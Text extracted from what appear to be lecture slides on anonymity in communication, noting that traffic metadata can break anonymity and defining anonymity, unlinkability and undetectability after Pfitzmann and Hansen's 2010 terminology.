
Anonymity

Anonymity in Communication




Traffic analysis (Metadata)


Metadata (who sent a message to whom, when and of which size) can be sufficient to break anonymity



Defining systems




Anonymity




A terminology for talking about privacy by data minimization,
Pfitzmann & Hansen, 2010

Anonymity



Attacker a-priori knowledge and observations of behavior can always decrease, but never increase anonymity.

Unlinkability



Unlinkability of two or more IOIs from an attacker's perspective means that within the system, the attacker cannot sufficiently distinguish whether these IOIs are related or not

Unlinkability of a subject wrt an attribute implies anonymity of a subject and this attribute.

Undetectability & Unobservability

Undetectability of an IOI from the attacker's perspective means that the attacker cannot sufficiently distinguish whether it exists or not.

Anonymity: relationship of IOI to subject is protected

Unlinkability: relationship of IOIs is protected

Undetectability: IOI is protected

